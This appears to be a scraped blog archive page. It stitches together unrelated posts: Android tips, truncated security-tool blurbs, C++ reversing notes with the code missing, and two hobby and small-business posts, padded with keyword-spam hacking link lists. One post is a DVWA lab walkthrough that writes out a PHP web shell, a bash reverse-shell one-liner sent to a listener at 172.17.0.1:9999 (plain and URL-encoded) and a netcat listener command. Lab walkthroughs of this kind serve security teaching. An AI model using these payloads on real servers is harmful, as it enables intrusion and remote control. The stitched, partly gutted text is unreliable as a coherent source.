среда, 6 мая 2020 г.

15 Hidden Android Features You Should Know

While Android has matured by leaps and bounds, it's still going through the refinement phase. Over time, Google has both added and removed many popular features in Android. Sometimes the features are completely removed. However, in many cases, they make it to the Settings page or they are buried under different hidden places inside Android. That's why we have come up with this article where we unearth 15 hidden Android features that are quite interesting and helpful. So, let's go ahead and explore some unique Android features which are available on our Android devices.


Hidden Android Features

Here, we have mentioned several hidden Android features ranging from privacy, security, ease of use and more. Further, we have also added some obscure Android features which were released recently but might have gone under the radar. Now with that said, here are the hidden Android features that you should know and use often.

1. Block Spam Calls

The one feature that I turn on whenever I set up a new Android device is: filter spam calls. It saves me from unwanted calls by telemarketers, fraudsters and spammers. If you use a stock Android device, you must have the Phone app by Google installed as your default dialer. To enable spam call blocking, open the Phone app and tap on the three-dot menu on the top-right corner and open Settings. After that, open "Caller ID and spam" and enable both the toggles. Now, whenever you will receive a call by spammers, the screen won't light up or make any sound. It's almost like DND with Total Silence turned on.

1. Block Spam Calls hidden android features

If you are worried that you will miss important calls then fret not. I have been using this feature for a long time and I can vouch that it works flawlessly. While there are other apps like Truecaller with similar features, you should be wary against handing your data to third-party apps, especially given its shady past record.

2. Verification Code Autofill

Many of us have allowed SMS permission to multiple apps for seamless OTP verification. However, this can lead to serious breach as apps can read all your text messages and also build credit profile without your consent. To crack down on this behavior, Google has brought a new API called the SMS Retriever. It allows apps to capture a one-time code without asking for SMS permission. In case, the app developer has not implemented this API, Google will act as a bridge and provide the verification code. That is awesome, right? So to enable this feature, navigate to Settings -> Google -> Verification Code Autofill and enable the toggle. Make sure you have also enabled the Autofill service by Google.

2. Verification Code Autofill

3. Force Dark Mode on all Apps

While the dark mode is slowly becoming the norm, there are still apps like Facebook and WhatsApp which are yet to embrace the dark side. If you want to force dark mode on a range of apps then there is a hidden Android setting that lets you do it. However, you must be on the latest Android 10 build. To enable dark mode for all the apps, navigate to Settings -> About Phone and tap on the Build Number for seven times continuously. A toast notification will show up prompting "Developer Options have been enabled". Now go back, and search for "Override force-dark" in the Settings page. Tap on the first result and then enable the toggle. Just to be sure, restart your device and check if dark mode is working on all apps.

3. Force Dark Mode on all Apps

4. Focus Mode

Google has brought a new feature called Focus Mode to Digital Wellbeing with the launch of Android 10. While Digital Wellbeing is great at limiting the screen time of various apps, Focus Mode allows you to block certain apps completely so you can focus on what you are doing. To configure Focus Mode, follow Settings -> Digital Wellbeing -> Focus Mode. Here, you can select apps that you find distracting and can enable Focus Mode straight from the Quick Settings panel.

4. Focus Mode hidden android features

5. Share WiFi with QR Code


I know the feeling when someone asks you to share your WiFi's password and you can't seem to remember it. If you use a strong password with multiple hashes and characters then it becomes even more tedious to type it out. In such cases, a QR code can help you seamlessly connect to WiFi networks. Thankfully, Android 10 has this not-so-hidden feature under the WiFi Settings page. Open it and you will find the QR code scanner besides the "Add Network" section. Now, scan the QR code and you will be connected in no time.
5. Share WiFi with QR Code

6. Randomize MAC Address


MAC address is a unique identifier assigned to WiFi-enabled devices including smartphones. Most devices come with a static MAC which can be exploited and used for tracking user movement. So having a random MAC address reduces the chance of tracking and strengthens your privacy. If you are running Android 10 then you can randomize the MAC address from the WiFi Settings page. Tap on the WiFi that you are connected to and open "Privacy". Here, make sure "Use randomized MAC" is your default pick.
6. Randomize MAC Address

7. Force Apps to Resize in Split Mode


Android has some unique features like Split Mode which make it quite distinct from iOS. It lets you run two apps at once so you can effortlessly multitask between them. However, not all apps support Split Mode and that's where this hidden Android feature comes into play. With this feature, you can force any app to resize in split mode, irrespective of the app compatibility. So to enable this feature, open Settings and search for "resizable". Open the first result and enable "Force activities to be resizable". Now, restart your device and you can enjoy any app in the Split mode.
7. Force Apps to Resize in Split Mode

8. Default USB Configuration


If you are someone who regularly connects Android devices to PC then this sneaky feature is going to help you a lot. Android 10 now allows you to choose your default USB configuration. If you transfer files regularly then simply choose the desired settings and you are good to go. To configure USB, open Settings and search for "Default USB" and tap on the first result. Here, choose "File transfer" or any other settings based on your preference.
8. Default USB Configuration (2) hidden android features

9. Private DNS

While Private DNS was launched with Android Pie, it still remains one of the least talked features of Android. It allows you to encrypt your DNS query so no one can read it, not even your internet service provider. You can find the Private DNS feature in the "Network and Internet" settings page. Here, open "Private DNS" and choose Automatic for Google's DNS or you can also select some other DNS providers as well. I would recommend you to go with Cloudflare's DNS.

9. Private DNS

10. Device Theming

Device theming has finally arrived on Android, but it's still hidden under the developer options. You can change the accent color, font and icon shape from a handful of options. To find the desired settings page, open Settings and search for "theming". Tap on the top result and customize your Android device as you prefer.

10. Device Theming

11. Show Taps While Screen Recording

With the release of Android Oreo, Google removed the ability to show taps while screen recording for security reasons. However, the settings to configure taps is still available and hidden under the developer options. Just open the Settings page and search for "taps". Open the first result and enable the toggle. Now, you can record your screen with taps and that's really convenient.

11. Show Taps While Screen Recording hidden android features

12. Capitalize Words Quickly

If you want to capitalize words quickly then Gboard has this nifty feature which is super helpful and I simply love it. Just select the words and tap the "Shift" button twice to capitalize a chunk of words at once. You can also make it lowercase by similarly double tapping the shift button. And if you just want to keep the initials capital then tap the shift button once. That's pretty great, right? So go ahead and type hassle-free with Gboard.

Capitalize Words Quickly

13. Uninstall Multiple Apps


One of the best hidden Android features is that you can uninstall multiple apps at once. It works on older versions of Android as well so that is great. All you have to do is open the Google Play Store and tap on the hamburger menu and select "My apps and games". Here, switch to the "Installed" section and then tap on "Storage". After that, simply select apps that you want to uninstall and hit that "Free Up" button. Voila, multiple apps just got uninstalled in just one tap.
13. Uninstall Multiple Apps

14. Clear Site Storage Using Chrome


Chrome is notorious for accumulating a large amount of data in background which makes the performance worse and also takes up crucial storage space. If you want to check what websites are eating up your memory space then a hidden Chrome setting can help you with that. Open Chrome on your Android device and head over to its Settings page. Now, navigate to Site Settings and open Storage. Here, you will find all the websites with their storage space. Open any website and tap on the "Delete" icon to finally free up your internal storage from unnecessary cached data.
14. Clear Site Storage Using Chrome

15. Street View Layer in Google Maps


Street View is an immersive way to explore places and find new landmarks, hotels, restaurants from anywhere around the world. Now, the Street View Layer has been added to Google Maps and it works pretty well. To check if Street View is available in your region, open Google Maps and tap on the "layer" icon on the top-right corner. Now, tap on "Street View" icon and then zoom out to find blue lines on the map. Finally, tap on the blue lines and Street View will show up for that place. That's cool, right? So go ahead and check out Street View to find some hidden gems around the world.
15. Street View Layer in Google Maps hidden android features

Note: The blue lines show up wherever street view is available.

@EVERYTHING NT

More articles

Wafw00F: The Web Application Firewall Fingerprinting Tool

How does wafw00f work?
   To do its magic, WAFW00F does the following steps:
  • Sends a normal HTTP request and analyses the response; this identifies a number of WAF solutions.
  • If that is not successful, wafw00f sends a number of (potentially malicious) HTTP requests and uses simple logic to deduce which WAF it is.
  • If that is also not successful, wafw00f analyses the responses previously returned and uses another simple algorithm to guess if a WAF or security solution is actively responding to wafw00f's attacks.

   For further details, check out the source code on EnableSecurity's main repository.

What does it detect? WAFW00F can detect a number of firewalls, a list of which is as below:

wafw00f's installation
   If you're using Debian-based distro, enter this commands to install wafw00f: sudo apt update && sudo apt install wafw00f

   But if you're using another Linux distro, enter these commands to install wafw00f:

How to use wafw00f?
   The basic usage is to pass an URL as an argument. Example:

Final Words to you
   Questions? Pull up an issue on GitHub Issue Tracker or contact to EnableSecurity.
   Pull requests, ideas and issues are highly welcome. If you wish to see how WAFW00F is being developed, check out the development board.

   Some useful links:

   Presently being developed and maintained by:

More info
  1. Hacking Programs
  2. Ingeniería Social. El Arte Del Hacking Personal Pdf
  3. Hacking Mac

вторник, 5 мая 2020 г.

DirBuster: Brute Force Web Directories


"DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these. However tools of this nature are often as only good as the directory and file list they come with. A different approach was taken to generating this. The list was generated from scratch, by crawling the Internet and collecting the directory and files that are actually used by developers! DirBuster comes a total of 9 different lists (Further information can be found below), this makes DirBuster extremely effective at finding those hidden files and directories. And if that was not enough DirBuster also has the option to perform a pure brute force, which leaves the hidden directories and files nowhere to hide! If you have the time ;) " read more...

Download: https://sourceforge.net/projects/dirbuster

Related links
  1. Phone Hacking
  2. Hacking Definition
  3. Hacking System
  4. Kali Linux Hacking
  5. Como Empezar A Hackear
  6. Hacker Pelicula

Reversing Some C++ Io Operations

In general decompilers are not friendly with c++ let's analyse a simple program to get familiar with it.
Let's implement a simple code that loads a file into a vector and then save the vector with following functions:

  • err
  • load
  • save
  • main


Lets identify the typical way in C++ to print to stdout with the operator "<<"


The basic_ostream is initialized writing the word "error" to the cout, and then the operator<< again to add the endl.


The Main function simply calls  "vec = load(filename)"  but the compiler modified it and passed the vector pointer as a parámeter. Then it bulds and prints "loaded  " << size << " users".
And finally saves the vector to /tmp/pwd and print "saved".
Most of the mess is basically the operator "<<" to concat and print values.
Also note that the vectors and strings are automatically deallocated when exit the function.


And here is the code:


Let's take a look to the load function, which iterates the ifs.getline() and push to the vector.
First of all there is a mess on the function definition, __return_storage_ptr is the vector.
the ifstream object ifs is initialized as a basic_ifstream and then operator! checks if it wasn't possible to open the file and in that case calls err()
We see the memset and a loop, getline read a cstr like line from the file, and then is converted to a string before pushing it to the vector. lVar1 is the stack canary value.

In this situations dont obfuscate with the vector pointer vec initialization at the begining, in this case the logic is quite clear.


The function save is a bit more tricky, but it's no more than a vector iteration and ofs writing.
Looping a simple "for (auto s : *vec)" in the decompiler is quite dense, but we can see clearly two write, the second write DAT_0010400b is a "\n"


As we see, save implememtation is quite straightforward.


Related articles

Learning Web Pentesting With DVWA Part 5: Using File Upload To Get Shell

In today's article we will go through the File Upload vulnerability of DVWA. File Upload vulnerability is a common vulnerability in which a web app doesn't restrict the type of files that can be uploaded to a server. The result of which is that a potential adversary uploads a malicious file to the server and finds his/her way to gain access to the server or perform other malicious activities. The consequences of Unrestricted File Upload are put out by OWASP as: "The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored."
For successful vulnerability exploitation, we need two things:
1. An unrestricted file upload functionality.
2. Access to the uploaded file to execute the malicious code.
To perform this type of attack on DVWA click on File Upload navigation link, you'll be presented with a file upload form like this:
Lets upload a simple text file to see what happens. I'll create a simple text file with the following command:
echo TESTUPLOAD > test.txt
and now upload it.
The server gives a response back that our file was uploaded successfully and it also gives us the path where our file was stored on the server. Now lets try to access our uploaded file on the server, we go to the address provided by the server which is something like this:
http://localhost:9000/hackable/uploads/test.txt
and we see the text we had written to the file. Lets upload a php file now since the server is using php. We will upload a simple php file containing phpinfo() function. The contents of the file should look something like this.
<?php
phpinfo();
?>
Save the above code in a file called info.php (you can use any name) and upload it. Now naviagte to the provided URL:
http://localhost:9000/hackable/uploads/info.php
and you should see a phpinfo page like this:
phpinfo page contains a lot of information about the web application, but what we are interested in right now in the page is the disable_functions column which gives us info about the disabled functions. We cannot use disabled functions in our php code. The function that we are interested in using is the system() function of php and luckily it is not present in the disable_functions column. So lets go ahead and write a simple php web shell:
<?php
system($_GET["cmd"]);
?>
save the above code in a file shell.php and upload it. Visit the uploaded file and you see nothing. Our simple php shell is looking for a "cmd" GET parameter which it passes then to the system() function which executes it. Lets check the user using the whoami command as follows:
http://localhost:9000/hackable/uploads/shell.php?cmd=whoami
we see a response from the server giving us the user under which the web application is running.
We can use other bash commands such as ls to list the directories. Lets try to get a reverse shell now, we can use our existing webshell to get a reverse shell or we can upload a php reverse shell. Since we already have webshell at our disposal lets try this method first.
Lets get a one liner bash reverseshell from Pentest Monkey Reverse Shell Cheat Sheet and modify it to suit our setup, but we first need to know our ip address. Enter following command in a terminal to get your ip address:
ifconfig docker0
the above command provides us information about our virtual docker0 network interface. After getting the ip information we will modify the bash one liner as:
bash -c 'bash -i >& /dev/tcp/172.17.0.1/9999 0>&1'
here 172.17.0.1 is my docker0 interface ip and 9999 is the port on which I'll be listening for a reverse shell. Before entering it in our URL we need to urlencode it since it has some special characters in it. After urlencoding our reverse shell one liner online, it should look like this:
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.17.0.1%2F9999%200%3E%261%27
Now start a listener on host with this command:
nc -lvnp 9999
and then enter the url encoded reverse shell in the cmd parameter of the url like this:
http://localhost:9000/hackable/uploads/shell.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.17.0.1%2F9999%200%3E%261%27
looking back at the listener we have a reverse shell.
Now lets get a reverse shell by uploading a php reverse shell. We will use pentest monkey php reverse shell which you can get here. Edit the ip and port values of the php reverse shell to 172.17.0.1 and 9999. Setup our netcat listener like this:
nc -lvnp 9999
and upload the reverse shell to the server and access it to execute our reverse shell.
That's it for today have fun.

References:

  1. Unrestricted File Upload: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
  2. Reverse Shell Cheat Sheet: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
  3. Php Reverse Shell (Pentest Monkey): https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

Related news


суббота, 2 мая 2020 г.

The Talk

If I had to give a presentation to a class about my job, my profession, my possibly foolish choice of becoming a small business owner, my main concern is this: I really don't want to sound like an asshole. I say this because I didn't use to be a small business owner, so I know how I sound when I talk about state mandated wage inflation, reckless politicians in Sacramento, and our incoming tariffs from our learning disabled president. I've got enough opinions about politics and policy to really sound like an asshole, to everyone! It crosses political boundaries. I'm that good.

Maybe I am an asshole. It's always a consideration. Maybe I should consider the advice of Raylan Givens: If you meet an asshole in the morning, you've met an asshole. But if you meet assholes all day, you're the asshole.

Or maybe Master Zhuangzi. To paraphrase:

Once upon a time, I, Chuang Chou, dreamt I was an asshole, pontificating hither and thither, to all intents and purposes an asshole. I was conscious only of my irritation as an asshole, unaware that I was Chou. Soon I awaked, and there I was, veritably myself again. Now I do not know whether I was then a man dreaming I was an asshole, or whether I am now an asshole, dreaming I am a man. 

The distant memory of the man I once was, before I became an asshole, sometimes haunts me. Spending Other Peoples Money (amusingly referred to as OPM), flitting from job to job, voting based on lofty principles with no consideration of financial responsibility. Oh to be a man again.

To really be an asshole is to be seen as being somewhat greedy of spirit. This is a problem for small business owners. I regularly spend half a million dollars a year on games, and another half a million on labor, utilities, rent and other garbage. I am a rich man by individual standards, while a poor man by business standards. Surely I can be squeezed for a few more dollars, why so much complaining? When I think of putting The Man up against The Wall, I envision a legion of like minded people behind me. What I don't realize, is I am The Man. I will be put against The Wall. Chuang Chou never dreamt of that!

So class, to understand my plight, to understand whether I'm a man or an asshole, I think perhaps you need to grasp the duality of the situation, that both states are potentially true. That my survival depends on stability, that society is increasingly in a state of flux, and that my ability to flit around like a butterfly, hither and thither, is increasingly dependent on the whims of an indifferent populace and their feckless leaders. Also, STEM fields. Business is a good safety.

The Final Form Of My Home Made Magnetic Army Transport

I wanted to put out an update to my last post on building a magnetic model transport system for my Convergence.

Just before Captain Con my wife was kind enough to finish making the bag to carry all of the magnetic bins I built. It's frankly huge, but it carries absolutely everything without any issue.


It's huge! Total size is 16" deep, 24" wide, and about 15" tall. In the above picture it's carrying my dice tray, dice, all of my Convergence and a Blacksmiths Guild Ball team, and my sheet pan/tournament tray (sprayed silver).

The bag is semi-rigid, using some foam internally between the fabric to give some stability and padding. My wife did an outstanding job on it.

I got some flak from my Guild Ball friends for how much room I was taking up in the trunk on the drive up, but its awesome.  It fits neatly in my own car's trunk and will be used for all my local travel from now on. This is significantly easier than when I had to use an old PC carrying strap to bind all my cases together to carry the CoC around locally.

In case you didn't see the last post, here are what the cases look like populated with my stuff:


Conclusions

If you compare this to an actual product of equivalent size, it's about what you'd get in a Magna Rack 1520 from Battle Foam.  The racks plus bag for that is $365 plus shipping.  If you add up total materials for my system, I'm likely looking at about $100 max. Of course, I didn't have to pay for any labor in this creation.

